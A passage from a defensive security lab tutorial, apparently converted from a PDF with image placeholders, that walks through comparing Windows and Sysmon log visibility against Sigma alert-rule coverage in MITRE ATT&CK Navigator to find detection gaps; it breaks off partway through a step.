








The result will be MITRE Navigator showing a map of the visibility Windows logs with Sysmon against the MITRE framework.




Let us compare the difference now. Click back and forth between the **Windows** and **Windows-Sysmon** tabs in MITRE Navigator. Clearly, adding in the Sysmon data sources for our Windows logs added a major jump in visibility. This simple process is a great way to show the value of making changes to the logging levels or capabilities of your data sources. When walking through this exercise it would be a great time to evaluate the logging capabilities of each data source to see if there were opportunities to gain additional visibility in the logs that you are collecting.


Review alert capabilities based on active rules

Too often organizations will accel in having the needed visibility to detect threats but do not have the appropriate rules to alert when a threat is present. Let us review what type of detection capabilities we can gain from adding in Windows SIGMA rules for alerting.


Click on the **+** sign next to the Windows-Sysmon tab.




Next, click on **Open Existing Layer**.





Now, click on **Upload from Local**.





Then navigate to **/labs/sigma** and select **Sigma_Rules_Heatmap.json**.












The result will be MITRE Navigator showing a map of the Sigma rule coverage for Windows logs.



> **Note**
>
> This heatmap file is an example of a MITRE ATT&CK heatmap generated using **sigma2attack** or **elastalert2attack**. These tools are referenced in the **Sigma Engineer** lab and can be integrated into a business process.

If you quickly compare the Sigma rules heatmap to the Windows and Windows-Sysmon tabs in the MITRE Navigator you can see that we now have alerts for several of the techniques but we need to take this a step further to identify gaps in our visibility or alert rules.

Determine gaps in visibilities

While engaging with a wide range of organizations and their security products, it has been the author's professional opinion that there is often a false sense of security when it comes to the alerting capabilities of these security products. Too many times, these security products come with a broad set of default alert rules, but the organizations lack the visibility in their logs for the rules to alert on. How can an organization actually validate that they have the needed visibility in their data sources for their alerts actually to provide detection?


This is easy to do with the help of the MITRE Navigator. Since we already have the **Windows** and **Windows-Sysmon** data sources loaded let us compare them to the Sigma rules and see where we lack visibility.

Add Scores to Existing Techniques


Before we are able to move forward we first need to add a value to each of the existing techniques currently visible in both the **Windows** and **Windows-Sysmon** layers.

WINDOWS


First, click on the **Windows Tab** in the MITRE Navigator



